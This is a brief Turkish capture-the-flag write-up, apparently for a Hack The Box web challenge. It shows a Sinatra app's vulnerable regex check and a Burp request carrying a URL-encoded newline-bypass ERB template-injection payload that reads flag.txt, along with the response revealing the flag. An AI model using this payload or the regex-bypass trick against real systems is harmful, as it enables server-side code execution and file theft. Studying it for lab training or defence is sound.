




Sitenin kaynak kodlarını incelediğimizde özel karakter kabul etmediği dikkatimizi çekiyor. Doğru kabul edilen harfler girdi verildiğinde aynı harflerin çıktısını veriyor. Özel karakterlerde ise zararlı tespit ettiğinin çıktısını veriyor.



```
1 class NeonControllers < Sinatra::Base
2
3   configure do
4     set :views, "app/views"
5     set :public_dir, "public"
6   end
7
8   get '/' do
9     @neon = "Glow With The Flow"
10    erb :index
11  end
12
13  post '/' do
14    if params[:neon] =~ /^[0-9a-z ]+$/i
15      @neon = ERB.new(params[:neon]).result(binding)
16    else
17      @neon = "Malicious Input Detected"
18    end
19    erb :index
20  end
21 end
```



Burp ile istekleri yakalayıp “<%=File.open('flag.txt').read%>” kodunu çalışmasını sağlayacağız.



Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST / HTTP/1.1 2 Host: 94.237.59.199:58221 3 Content-Length: 102 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://94.237.59.199:58221 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://94.237.59.199:58221/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 13 Connection: close 14 15 neon=a%0a%3c%25%3d%46%69%6c%65%2e%6f%70%65%6e%28%27%66%6c%61%67%2e%74%78%74%27%29%2e%72%65%61%64%25%3e</pre>		<pre>10 11 &lt;!DOCTYPE html&gt; 12 &lt;html&gt; 13 &lt;head&gt; 14   &lt;title&gt;Neonify&lt;/title&gt; 15   &lt;link rel="stylesheet" href="stylesheets/style.css"&gt; 16   &lt;link rel="icon" type="image/gif" href="/images/gem.gif"&gt; 17 &lt;/head&gt; 18 &lt;body&gt; 19   &lt;div class="wrapper"&gt; 20     &lt;h1 class="title"&gt;Amazing Neonify Generator&lt;/h1&gt; 21     &lt;form action="/" method="post"&gt; 22       &lt;p&gt;Enter Text to Neonify&lt;/p&gt;&lt;br&gt; 23       &lt;input type="text" name="neon" value=""&gt; 24       &lt;input type="submit" value="Submit"&gt; 25     &lt;/form&gt; 26     &lt;h1 class="glow"&gt;a 27 HTB{x3p14c3m3n7_s3curity}&lt;/h1&gt; 28   &lt;/div&gt; 29 &lt;/body&gt; 30 &lt;/html&gt; 31</pre>	

Ancak özel karakter kabul etmediği başlangıca harf eklenip satıra uygun URL encode etmemiz gerekiyor ve bayrak yakalanıyor.